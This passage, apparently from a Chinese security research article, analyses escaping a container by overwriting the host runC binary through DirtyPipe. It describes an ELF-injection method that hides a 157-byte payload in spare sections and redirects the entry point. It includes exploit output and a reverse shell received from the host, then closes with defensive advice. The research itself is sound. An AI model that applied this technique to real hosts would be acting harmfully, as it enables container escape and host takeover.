lrwx------    1 root     root            64 Nov 28 14:29 2 -> /dev/pts/8
lrwx------    1 root     root            64 Nov 28 14:29 3 -> socket:[2114856]
lrwx------    1 root     root            64 Nov 28 14:29 4 -> /dev/pts/8
l-wx------    1 root     root            64 Nov 28 14:29 5 -> /dev/null
```

CVE-2016-9962 漏洞的补丁同样使得攻击者无法通过在 runc init 阶段修改宿主机上的 runC 来实现容器逃逸。然而，在 runc init 执行 execve 重新执行 /proc/self/exe（自身）后，non-dumpable 的属性被去掉，从这里开始，容器内的攻击者便可以利用 /proc/[runc-PID]/exe 来修改宿主机上的 runC 了，这就是 CVE-2019-5736。

启后：WhoC 信息收集技术

CVE-2019-5736 漏洞修复后，攻击者无法修改宿主机上的 runC 了。然而，研究人员发现虽然不能写入，但是能读取 /proc/[runc-PID]/exe 的内容，并基于这一特性开发了名为 WhoC 的工具 [13]，我们也曾对 WhoC 进行了分析 [14]，感兴趣的朋友可以深入了解其实现细节，本文不再展开介绍。WhoC 有两种使用场景，分别对应不同的启动模式，如图 2 所示。



场景1：借助镜像投递　　场景2：在容器内执行

图 2　WhoC 的使用场景和原理

读取 runC 有什么用呢？其用途主要体现在“信息收集”上。试想，假如攻击者拿到了目标环境的 runC，就能够知道它的版本，进而了解该 runC 是否存在已知漏洞。这样做的好处是能够“对症下药”，且避免对没有已知漏洞的 runC 进行攻击，降低暴露风险。另外，如果目标环境使用了自行编译构建的 runC，加入了新的功能和逻辑，攻击者还可能借助 Fuzz、逆向工程等手段发现新的漏洞。

2.3 安全与成本的博弈

前面我们了解到，CVE-2019-5736 在技术上并不是孤立的，其前后有很多可以拓展延伸的内容。那么，CVE-2019-5736 漏洞到底是如何修复的呢？为什么修复过后，还是能够通过利用 DirtyPipe 漏洞写宿主机 runC 实现逃逸呢？本节将回答这两个问题。针对后一个问题，蚂蚁集团的李强师傅进行了深入调研，本节同样参考了他的博客 [15]。他在博文的最后写道：纸上得来终觉浅，绝知此事要躬行。这种打破砂锅问到底的探索精神和好奇心是安全研究向前发展的不竭动力。

runC 的修复历程是曲折的。Aleksa Sarai 于 2019 年 2 月 8 日提交了第一版修复方案 [16]。该方案的原理是利用 memfd_create 在内存中创建一个宿主机 runC 的复制体，加入容器内执行的是该内存文件，而不是真正的宿主机 runC。这样一来，在最坏情况下容器内攻击者也仅仅能够修改内存中的 runC 复制体，而无法触碰到宿主机上的 runC 程序文件。实际上，该补丁方案还对该内存复制体进行了封印，正常操作无法修改其内容 [16]：

```
#define RUNC_MEMFD_SEALS (F_SEAL_SEAL | F_SEAL_SHRINK | F_SEAL_GROW | F_SEAL_WRITE)
// ...
int err = fcntl(memfd, F_ADD_SEALS, RUNC_MEMFD_SEALS)
```

从方案原理和李强师傅的测试结果来看 [15]，该方案能够有效缓解利用 DirtyPipe 漏洞写 runC 逃逸的攻击。然而，提交后不久，该方案就受到了来自社区的广泛抱怨和质疑 [18]，其中部分如图 3 所示。总结下来，社区认为该方案的主要问题有两个：

（1）内存消耗：每一次创建容器或对容器执行命令都需要在内存中创建 runC 的复制体，这对资源相对不足的服务器造成了较大的额外开销。

（2）版本限制：部分低版本的 Linux 内核并不支持补丁方案依赖的 memfd_create 系统调用。




图 3 社区对第一个修复方案的反馈声音

因此，Aleksa Sarai 于 2019 年 3 月 1 日提交了第二版修复方案 [19]。该方案的原理是将 runC 的 /proc/self/exe（即它自身）以只读形式挂载到一个临时挂载点上，打开该挂载点并返回文件描述符 fd，接着以 MNT_DETACH 方式解除挂载，之后在容器内执行

时使用该文件描述符执行 runC。根据 Linux 用户手册 [20]，MNT_DETACH 参数意味着未来该挂载点无法重新挂载，这就杜绝了攻击者以读写方式重新挂载并修改宿主机 runC 的可能性：

MNT_DETACH (since Linux 2.4.11)

Perform a lazy unmount: make the mount unavailable for new accesses, immediately disconnect the filesystem and all filesystems mounted below it from each other and from the mount table, and actually perform the unmount when the mount ceases to be busy.

方案二对于用户空间尝试修改 runC 的行为是有效的，然而，由于容器内 /proc/self/exe 依然指向宿主机上的 runC 程序，且内核漏洞 DirtyPipe 并未受到前述只读挂载的限制，容器内攻击者就可以利用 DirtyPipe 修改宿主机 runC，实现容器逃逸。

另外，我们注意到，方案一的提交时间是 2 月 8 日，方案二的提交时间是 3 月 1 日，而 GitHub 上修复漏洞的 runC 版本是 v1.0.0-rc7，发布时间为 3 月 29 日 [17]，这意味着方案一的补丁内容从未在 runC GitHub 仓库上正式发布过。截至本文成稿时，runC 最新版本的逻辑是先尝试方案二，如果失败则执行方案一 [21]。

分析至此，大家已经明白 DirtyPipe 写 runC 逃逸成功的原因，也大概可以理解本文标题的用意：某种程度上，runC 处于一个进退维谷的境地。方案二资源消耗少，但无法应对内核漏洞利用的情况；方案一更加安全，但存在着内存消耗和低版本兼容性问题。方案一与方案二之争，是安全与成本的博弈。

事实上，我们也可以说 runC 采用方案二是无可厚非的。计算机科学的核心方法之一就是通过层次化来降低复杂度：下层按照一定协议规范向上层提供服务，上层功能的实现依赖于下层服务。从这个角度来看，利用内核漏洞攻击成功并不能说明 runC 修复方案二是无效的，因为 runC 的修复方案本就不是，也无法有效地针对内核漏洞。

关于 runC 修复方案的讨论就到此为止。孰是孰非，见仁见智，没有最好的方案，只有更好的方案。接下来，我们来研究一下具体的利用场景和手法。

3. 常见的利用场景和利用手法

本节，我们将为大家介绍写 runC 逃逸技术的常见利用场景和利用手法。利用场景指的是攻击可能会以哪些形式进行，利用手法指的是为了实现逃逸，有哪些可以写入 runC 的有效载荷。

3.1 常见的两种利用场景

针对容器环境的常见攻击有两种：

入侵业务容器。攻击者利用容器化业务的漏洞入侵业务容器后，获得在容器内命令执行能力，进而利用这种能力进行容器逃逸、权限提升和横向移动等后渗透操作。

依托镜像发起攻击。攻击者并不直接入侵目标环境，而是通过污染软件供应链、部署恶意镜像等方式向目标环境植入恶意容器，获得容器内命令执行能力，进而利用这种能力进行容器逃逸、权限提升和横向移动等后渗透操作。

就“写runC逃逸”技术而言，这两种场景的具体细节如图4所示：




图 4 常见的两种利用场景

为了能够修改 runC，攻击者必须能够在 runC 加入到容器内部 PID 命名空间后捕获到它。在“入侵业务容器”的场景中，这一点很好实现，攻击者只需要监控 /proc 目录下是否有 runC 进程即可；在“依托镜像”的场景中，修改 runC 的代码必须在 runC 运行期间执行，否则一旦容器创建完成，runC 已经退出，就无法捕获了。因此，这个场景依赖动态链接库注入技术，且前提是 runC 是动态链接，而非静态编译的。攻击者将恶意代码做成 runC 需要加载的动态链接库，放置在镜像中，runC 运行时将这些恶意代码将被加载，从而实现修改 runC 的目的。

3.2 常见的三种利用手法

前面分析了利用场景，接下来我们看看利用手法有哪些。其实无论向 runC 中写入任何内容都能导致宿主机上 runC 文件的改变，对宿主机环境产生影响，理论上也算作容器逃逸。然而，我们希望实现的当然是对宿主机的控制，而非破坏，因此写入的载荷内容至关重要。从这个角度来看，写 runC 逃逸的手法具体有三种：

手法一：写入 Shell 脚本

这是最简单直观的一种方式。网上流传的大多数 CVE-2019-5736 漏洞利用程序都是将宿主机 runC 修改为一个 Bash 脚本，

如 Frichetten 公布的 PoC[22]。脚本的优势在于能够轻松实现复杂的控制逻辑。

然而，并不是所有能够用来写 runC 逃逸的漏洞都支持写入 Shell 脚本。例如，DirtyPipe 的漏洞原理导致无法利用该漏洞修改 runC 文件的第一个字节。runC 是一个 ELF 程序，它的第一个字节是 0x7f，与 Shell 脚本的第一个字节 # 不同，即使我们利用 DirtyPipe 把 runC 的剩下部分修改为了 Shell 脚本，第一个字节将导致脚本解析失败，无法正确执行。

手法二：写入完整的 ELF 文件

前面提到，runC 是一个 ELF 文件，那么将其修改为另一个 ELF 文件当然是可行的。由于不同 ELF 文件的第一个字节都是 0x7f，即使在 DirtyPipe 场景下不能修改第一个字节也没有问题，我们只需要把剩下部分修改掉即可。

手法三：ELF 文件注入

既然 runC 是 ELF 文件格式，我们也可以选择不写入完整的文件，而是将攻击载荷注入到原 ELF 文件中，实现原文件控制流的劫持。在 DirtyPipe 场景下应用后两种手法时还需要注意，由于 DirtyPipe 不能用来增大文件（漏洞原理限制），因此不能写入比原文件更大的 ELF 文件，也不能以在原 ELF 文件末尾新增节(section，ELF 文件结构）的方式进行 ELF 文件注入。

4. 一种更优雅的利用手法

我们在上一节介绍了写 runC 逃逸的三种利用手法，无论是写入 Shell 脚本、写入 ELF 文件还是简单地向原 ELF 文件入口地址处注入代码，虽然都能实现劫持控制流的目的，但都会导致原 runC 程序的代码逻辑不可用。同时，像 DirtyPipe 这样的漏洞本身又带来了一些局限性。

有没有一种更优雅的利用手法呢？具体而言，我们希望这种手法能够：

（1）在宿主机上运行给定载荷，这是基本需求。

（2）不影响原 runC 程序的代码逻辑，从而避免影响同一时间的其他使用者。

（3）不增大原 runC 文件，从而在 DirtyPipe 等受限漏洞环境下使用。

经过研究，我们实现了一种改进的 ELF 文件注入手法来满足以上需求。

4.1 关于 ELF 文件和 ELF 文件注入的简单介绍

（1）ELF 文件格式

ELF 是 Unix 和类 Unix 环境下可执行文件和共享库的主要文件格式 [23]。一个 ELF 文件由一个 ELF 头 (ELF Header)、若干程序头表 (Program Header Table)、若干节头表 (Section Header) 和若干节组成。Tool Interface Standard (TIS) Executable and Linking Format (ELF) Specification [24] 是 ELF 标准，规定了 ELF 文件数据结构及各字段含义，笔者曾将其翻译为中文版 [25]，供参考。

其中，ELF 头是非常重要的数据结构，它记录了整个 ELF 文件的元信息。我们可以使用 Linux 系统中的 readelf 文件来解析 ELF 数据结构。下面是笔者测试环境下的 runC 程序的 ELF 头信息：

~ readelf -h `which runc`

（2）ELF Header:

Magic: 7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00

Class: ELF64

Data: 2's complement, little endian

Version: 1 (current)

OS/ABI: UNIX - System V

ABI Version: 0

Type: DYN (Shared object file)

Machine: Advanced Micro Devices X86-64

Version: 0x1

Entry point address: 0x2327e0

Start of program headers: 64 (bytes into file)

Start of section headers: 11442192 (bytes into file)

Flags: 0x0

Size of this header: 64 (bytes)

Size of program headers: 56 (bytes)

Number of program headers: 12

Size of section headers: 64 (bytes)

Number of section headers: 33

Section header string table index: 32

上述信息表明，该 runC 是一个运行于 x86-64 架构的程序，程序入口地址为 0x2327e0，它有 12 个程序头和 33 个节头。受篇幅所限，本文不再展开介绍 ELF 文件格式，感兴趣的读者可以阅读相关标准 [25]。

（3）ELF 文件注入

ELF 文件注入指的是通过修改 ELF 文件或新增数据，达到劫持控制流或篡改关键数据结构等目的。广义上来说，修改关键指令、全局变量等简单的破解手法也属于 ELF 文件注入；狭义上来说，为了与前述简单破解手法相区分，ELF 文件注入有时特指向 ELF 文件中注入一段可以被加载、运行的机器指令载荷，本文所讲的 ELF 文件注入就是这个概念。另外，本文所讲的 ELF 文件注入均指的是在不运行程序的情况下修改文件的静态注入，而非在程序运行起来后修改进程的动态注入。

理论上来说，注入的位置非常灵活，注入的内容也十分多样，只要能够达到预期目的即可。例如，如果目的是使目标程序（如 runC）无法使用，注入的内容可以是任意的只要破坏原程序结构和逻辑即可。然而，一般情况下我们希望将带有特定目的的载荷注入到程序中，注入的内容、位置需要根据实际情况加以考虑。图 5 是 ELF 文件注入的概念图，图中右侧标红的地方是常见的注入位置：




图 5 ELF 文件注入示意图

至此，大家应该对 ELF 文件注入技术有了基本了解。实际环境中的 ELF 文件注入往往受到载荷内容（如有的场景下 0x00 作为截断字符无法注入）、载荷长度（如果载荷过长，可能无法插入到原文件内，需要追加到原文件后）、被注入目标文件的类型（静态编译还是动态链接，是否启用了 PIE，系统是否启用了 ASLR 等）等因素的影响。后面我们在设计针对“写 runC 逃逸”场景的注入方案时也会遇到这些问题。

4.2 ELF 文件注入的两种思路

综合前文所述，本文希望向 runC ELF 文件中注入一段在 runC 启动后能够被执行的机器指令载荷，从而实现容器逃逸，并且不影

响原 runC 的代码逻辑，同时不增大原 runC 文件。面对这些需求，注入思路有两个，如图 6 所示：




图 6 ELF 文件注入的两种思路

无论是哪个思路，首要的是将载荷注入到 ELF 文件中。两个思路的不同体现在：

（1）思路一将修改原 ELF 文件的 EP，将其改为载荷所在位置，runC 启动后先执行载荷，载荷执行完后跳转到原 ELF 文件的入口地址（Original Entrypoint，下文简称 OEP）执行。

（2）思路二并不修改原 ELF 文件的入口地址，而是修改 runC 中的控制流改变点（如 jmp、call 等指令），从 runC 代码逻辑中间转向执行载荷，载荷执行完后跳转到原控制流改变点处继续执行。

综合考虑复杂度、兼容性等问题，我们选择实现思路一。

4.3 一种可行的注入方案

梳理漏洞分析和动手实践的结果，我们发现：

（1）runC 默认开启了 PIE 编译选项 [26]，且现代 Linux 系统通常开启“地址空间布局随机化（ASLR）”[27] 漏洞缓解措施。这意味着 runC 自身代码段每次加载到内存的地址都是随机的。

（2）DirtyPipe 无法用于增大文件。因此，在 runC 文件尾部追加载荷的方式不适用。

结合思路一，这些发现进一步演绎成两个更直接的问题：

问题一：修改 EP 后，如何顺利完成控制流从载荷到 OEP 的转移？

由于 PIE 和 ASLR 的存在，runC 加载到内存后的实际入口地址是随机变化的。因此，在 ELF 文件注入阶段并不能获知程序启动后的实际 OEP。按照思路一，我们能够将 EP 修改为指向载荷，但是又如何在执行完载荷后回到 OEP 去执行 runC 剩下的流程？

解决方案有三个：

（1）借助 ELF 文件注入手段，先将 runC 修改为非 PIE 版本。然而，这种方法复杂度较高，不易实现。

（2）注入的载荷执行时在内存中按照机器码特征搜索 runC 的 OEP，然后跳转执行。这种方法复杂度同样比较高，而且会导致载荷长度大大增加，不利于注入。

（3）利用载荷自身内存地址和文件偏移量计算出程序加载基址，进而利用载荷与文件 OEP 之间的偏移量计算出 OEP 在内存的实际地址。

方案三复杂度低，且不会导致载荷过长，我们决定采用这个解决方案。最终，载荷的逻辑流程如图 7 所示：




图 7 方案三的载荷逻辑流程

我们将这样的载荷注入到 ELF 文件中，然后将 EP 修改为载荷的起始地址。载荷执行后将创建一个子进程去实现在宿主机上执行命令的逻辑（如反弹 shell）；父进程则按照前述解决方案三转到 OEP 执行 runC 剩下的代码逻辑。按照这个方案生成的载荷总长度为 157 字节。

问题二：在哪里放置载荷？

为了不破坏 runC 程序自身必要的功能和数据结构，我们可以将载荷放在那些对于程序运行来说非必要的、提供附加信息的节，如 .note.API-tag 节。另外，runC 是一个 Go 语言编写的 ELF 程序，因此它带有 Go 语言编译时添加的元信息，这些信息对于程序运行来说也是不必要的。综合来看，图 8 中用红色标出的三个节可以用来写入载荷：

```
➜  ~ readelf --wide --section-headers `which runc` | sed -n '4,9p'
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            0000000000000000 000000 000000 00      0   0  0
  [ 1] .interp           PROGBITS        0000000000000270 000270 00001c 00   A  0   0  1
  [ 2] .note.ABI-tag     NOTE            000000000000028c 00028c 000020 00   A  0   0  4
  [ 3] .note.go.buildid  NOTE            00000000000002ac 0002ac 000064 00   A  0   0  4
  [ 4] .note.gnu.build-id NOTE            0000000000000310 000310 000024 00   A  0   0  4
➜  ~ readelf --wide --program-headers `which runc` | sed -n '7p;12,14p'
  Type           Offset   VirtAddr           PhysAddr           FileSiz  MemSiz   Flg Align
  NOTE           0x00028c 0x000000000000028c 0x000000000000028c 0x0000a8 0x0000a8 R   0x4
```

图 8 可以用来写入载荷的节

从上图可以看出，这些节是连续的，一共能提供 168 字节空间，大于载荷长度 157 字节。因此，将载荷写入这些节是可行的。

然而，在后续的实验中，我们发现了一个新的问题：上述这种能够提供 168 字节空间的 runC 是安装 Docker 时自动下载的动态链接版本，如果从 runC GitHub 官方仓库直接下载，我们得到的则是静态编译的版本。而这类静态编译版本的 runC 只能提供 68 字节，不足以放下整个载荷。测试发现，在这种情况下，载荷溢出覆盖到后面的数据结构将导致 runC 运行崩溃。

怎么解决这个问题呢？经过进一步研究，我们发现静态编译版

本的 runC 中有 .go.buildinfo 和 .noptrdata 两个相邻的节，如图 9 所示。前者看起来是非必要的元信息节，但是只有 32 字节；后者则主要用来保存 Go 语言程序初始化的全局变量等数据，同时还有别的用途，尚未见到有文献完整地描述 .noptrdata 的全部用途。

```
➜  readelf --wide --section-headers ./runc_latest 2>/dev/null | sed -n '4p;6,7p;29,30p'
  [Nr] Name              Type            Address          Off    Size   ES Flg Lk Inf Al
  [ 1] .note.gnu.build-id NOTE            0000000000400200 000200 000024 00   A  0   0  4
  [ 2] .note.ABI-tag     NOTE            0000000000400224 000224 000020 00   A  0   0  4
  [24] .go.buildinfo     PROGBITS        0000000000cdfd50 8ded50 000020 00  WA  0   0 16
  [25] .noptrdata        PROGBITS        0000000000cdfd80 8ded80 01a960 00  WA  0   0 32
```

图 9 .go.buildinfo 和 .noptrdata 节的相关信息

我们发现，.noptrdata 节开头部分是一系列 HTML 标签，如图 10 所示紫色部分所示，而 HTML 本身作为一类文本标记语言，是人类可读的。因此，我们猜测这部分对于 runC 的正常运行可能并不是那么重要。

```
008DED50   FF 20 47 6F   20 62 75 69   6C 64 69 6E   66 3A 08 00   . Go buildinf:..
008DED60   50 C0 CC 00   00 00 00 00   A0 C0 CC 00   00 00 00 00   P...............
008DED70   00 00 00 00   00 00 00 00   00 00 00 00   00 00 00 00   ................
008DED80   05 2F 0A 3E   20 3A 01 01   01 01 0A 7C   04 05 01 03   ./.> :.....|....
008DED90   3C 61 2E 2F   2F 00 5C 27   5C 22 5C 5C   01 02 03 00   <a.//.\'\"\\....
008DEDA0   3C 70 3E 00   3C 74 64 00   3C 74 68 00   3C 68 31 00   <p>.<td.<th.<h1.
008DEDB0   3C 68 32 00   3C 68 33 00   3C 68 34 00   3C 68 35 00   <h2.<h3.<h4.<h5.
008DEDC0   3C 68 36 00   2E 2E 2F 00   EF BF BD 00   6E 75 6C 6C   <h6.../.....null
008DEDD0   00 06 0C 12   00 06 0C 12   3C 74 74 3E   3C 2F 61 3E   ........<tt></a>
008DEDE0   26 6C 74 3B   3C 2F 70 3E   3C 68 72 3E   3C 75 6C 3E   &lt;</p><hr><ul>
008DEDF0   3C 6F 6C 3E   26 67 74 3B   3C 64 6C 3E   3C 6C 69 3E   <ol>&gt;<dl><li>
008DEE00   3C 64 64 3E   3C 64 74 3E   3C 74 72 3E   3C 62 72 3E   <dd><dt><tr><br>
008DEE10   3C 65 6D 3E   FF FF FF FF   FF FF FF FF   01 00 00 00   <em>............
008DEE20   FF FF FF FF   08 00 00 00   FF FF FF FF   01 00 00 00   ................
008DEE30   08 00 00 00   01 00 00 00   2D 2D 2D 0A   26 6C 74 3B   ........---.&lt;
008DEE40   26 67 74 3B   5C 75 30 30   26 61 6D 70   3B 00 00 00   &gt;\u00&amp;;...
008DEE50   3C 64 65 6C   3E 00 00 00   3C 2F 74 74   3E 00 00 00   <del>...</tt>...
008DEE60   3C 70 72 65   3E 00 00 00   3C 2F 75 6C   3E 00 00 00   <pre>...</ul>...
008DEE70   3C 2F 6F 6C   3E 00 00 00   3C 2F 64 6C   3E 00 00 00   </ol>...</dl>...
008DEE80   3C 2F 6C 69   3E 00 00 00   3C 2F 64 64   3E 00 00 00   </li>...</dd>...
008DEE90   3C 2F 64 74   3E 00 00 00   3C 2F 74 64   3E 00 00 00   </dt>...</td>...
008DEEA0   3C 2F 74 68   3E 00 00 00   3C 2F 74 72   3E 00 00 00   </th>...</tr>...
008DEEB0   3C 2F 68 31   3E 00 00 00   3C 2F 68 32   3E 00 00 00   </h1>...</h2>...
008DEEC0   3C 2F 68 33   3E 00 00 00   3C 2F 68 34   3E 00 00 00   </h3>...</h4>...
---  runc              --0x8DEEC0/0x8FA980-----------------------------------
```

图 10 .go.buildinfo 和 .noptrdata 节的具体数据

实验结果证明我们的判断是正确的：将载荷从 .go.buildinfo 开始写入，占用 .noptrdata 的前 125 字节并不影响静态编译版本的 runC 的正常运行。

All in One：效果测试

解决了所有问题，我们将以上方案编码实现，并在 Metarget 搭建的 DirtyPipe 漏洞环境中测试。我们将分别构建“在容器内写 runC 逃逸”和“部署镜像写 runC 逃逸”两个实验，分别对应 3.1 小节提到的两类常见场景。

实验一：在容器内写 runC 逃逸

如图 11 所示，我们首先在容器中执行 DirtyPipe 漏洞利用程序，然后开启反弹 shell 监听，最后对所在容器执行 docker exec 触发漏洞利用程序，我们成功收到来自宿主机的反弹 shell，逃逸成功。

```
➜  ~ docker run --rm -v `pwd`/exp:/exp -it --name escape ubuntu:18.04 /bin/bash ①
root@60adb7f4b502:/# cd /exp; ./escape_with_dirtypipe_exec
[*] exploiting DirtyPipe (CVE-2022-0847)
[*] waiting for runC to be executed in the container
[+] runC catched: /proc/353/exe
[+] original entrypoint: 0x401bf0
[+] OEP in payload updated
[+] remote IP and port in payload updated
[*] parsing runC ELF
[+] PT_NOTE segment 4 found
[+] section .go.buildinfo found
[*] inject->off mod 4096 = 0xd50
[*] inject->secaddr mod 4096 = 0x0
[+] inject->secaddr += 0xd50
[+] nop virtual addr in payload updated to 0x800d71
[*] writing payload into runC with dirtypipe
[+] 157 bytes payload injected at 0x8ded50 offset to target file
[*] updating section header with dirtypipe
[+] section .go.buildinfo found
[+] section header updated
[*] updating segment header with dirtypipe
[+] segment header updated
[*] updating entrypoint to 0x800d50 with dirtypipe
[+] exploit succeeded

➜  ~ ncat -klvnp 4444
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.[redacted].
Ncat: Connection from 192.[redacted].53425.
Ncat: Connection from 192.[redacted].
Ncat: Connection from 192.[redacted]:53427.
Ncat: Connection from 192.[redacted].
Ncat: Connection from 192.[redacted]:53428.
cat /etc/passwd | grep vagrant    反弹shell来自命令③
vagrant:x:1000:1000:,,,:/home/vagrant:/usr/bin/zsh

docker exec报错，但后续runC的正常流程并不受影响

➜  ~ docker exec -it escape /exp/bash_evil ②
ERRO[0000] No help topic for '/exp/bash_evil'
➜  ~ docker run --rm -it ubuntu:18.04 hostname ③
d2d8b123f631
```

图 11 在容器内写 runC 逃逸的过程

从图中右下方可以看到，在执行 docker exec 后，依然会收到 runC 的报错信息，这个是无法避免的。然而，runC 本身的代

码逻辑并未影响，在漏洞利用后，依然能够正常使用 Docker 驱动 runC 去创建新容器。

实验二：部署镜像写 runC 逃逸

如图 12 所示，攻击者构建一个 DirtyPipe 漏洞利用镜像，开启反弹 shell 监听，然后在实验环境部署该镜像。镜像内漏洞利用程序执行成功后，我们成功收到来自宿主机的反弹 shell，逃逸成功。




图 12 部署镜像写 runC 逃逸的过程

可以看到，实验二无需交互，也没有任何地方出现报错信息，runC 本身的代码逻辑并未影响，在漏洞利用后，依然能够正常使用 Docker 驱动 runC 去创建新容器。

5. 总结与思考

本文主要探讨了 DirtyPipe 漏洞写 runC 逃逸的利用手法。为了将这一手法分析清楚，我们用了许多笔墨：

（1）首先为大家介绍了 DirtyPipe 漏洞，引出“DirtyPipe 导致容器逃逸”的话题。

（2）接着介绍了 CVE-2019-5736 漏洞，以及与之相关的 CVE-2016-9962 漏洞和 WhoC 信息收集技术，并着重探讨了 CVE-2019-5736 的修复方案存在的问题。

（3）然后，我们对写 runC 逃逸的两种常见利用场景和三种常见利用手法进行了总结，指出了这些手法的不足之处。

（4）最后，我们提出了一种基于 ELF 文件注入的改进的写 runC 逃逸利用手法，提出了两种利用思路，给出了一种可行的注入方案，并打通了整个利用链条，成功展示了在两个不同的利用场景下的利用过程。

本文想要表达的是，由于 CVE-2019-5736 漏洞的修复方案是安全与成本的博弈，至今存在一定局限性，“写 runC”这个手法可以适配不同的前置条件来实现容器逃逸，例如：

（1）CVE-2019-5736 等一众容器、云原生程序漏洞。

（2）DirtyPipe、CVE-2022-0185 等一众内核漏洞。

（3）其他导致可以绕过用户空间只读挂载限制的高权限或错误配置等情况。

因此，写 runC 完全可以作为一个通用手法与其他前置技术搭配使用。

对于防守端同学来说，前文提到的两种利用场景是一个很好的切入点。如图 13 所示，两种场景分别涉及到 DevOps 流程中的开发、依赖解决和运行三个方面。




图 13 两种利用场景涉及的不同方面

这三个方面分别对应的开发安全、软件供应链安全和运行时安全是云原生安全非常重要的组成部分。从这三个方面着手构建体系化防御，将从多阶段有效遏制云原生环境攻击。

最后，就本文涉及的写 runC 逃逸技术而言，我们向防守侧同学提出如下建议：

（1）尽力确保云原生基础设施的更新升级。面对业务方的压力，Kubernetes、容器运行时和 Linux 内核等底层基础设施的升级有时确有困难，但是升级和打补丁确实是面对已知漏洞最根本的手段。

（2）采用镜像扫描和镜像白名单机制，避免威胁借助软件供应链传播。

（3）尽量以 rootless 模式运行容器。这样一来，很多漏洞利用将因为权限不足而无法进行。

（4）监控、阻止修改宿主机 runC 的行为。

（5）采用云原生环境运行时检测机制。假设预防和缓解失效，及早发现威胁才能降低损失。

参考文献

[1] https://nvd.nist.gov/vuln/detail/CVE-2022-0847.

[2] https://dirtycow.ninja.

[3] https://nvd.nist.gov/vuln/detail/CVE-2016-5195.

[4] https://dirtypipe.cm4all.com.

[5] https://mp.weixin.qq.com/s/63xLUPsz2ozHlZOb6emzPA.

[6] https://nvd.nist.gov/vuln/detail/CVE-2019-5736.

[7] https://mp.weixin.qq.com/s/UZ7VdGSUGSvoo-6GVl53qg.

[8] https://twitter.com/yuvalavra/status/1500978532494843912.

[9] https://terenceli.github.io/ 技术 /2022/03/19/container-escape-through-dirtypipe.

[10] https://blog.dragonsector.pl/2019/02/cve-2019-5736-

escape-from-docker-and.html.

[11] https://bugzilla.suse.com/show_bug.cgi?id=1012568.

[12] https://github.com/opencontainers/runc/commit/50a19c6ff828c58e5dab13830bd3dacde268afe5.

[13] https://github.com/twistlock/whoc.

[14] https://mp.weixin.qq.com/s/kY4GAoTW99NbJa4dgnPuzg.

[15] https://terenceli.github.io/ 技 术 /2022/03/19/container-escape-through-dirtypipe.

[16] https://github.com/opencontainers/runc/commit/0a8e4117e7f715d5fbeef398405813ce8e88558b.

[17] https://github.com/opencontainers/runc/releases/tag/v1.0.0-rc7.

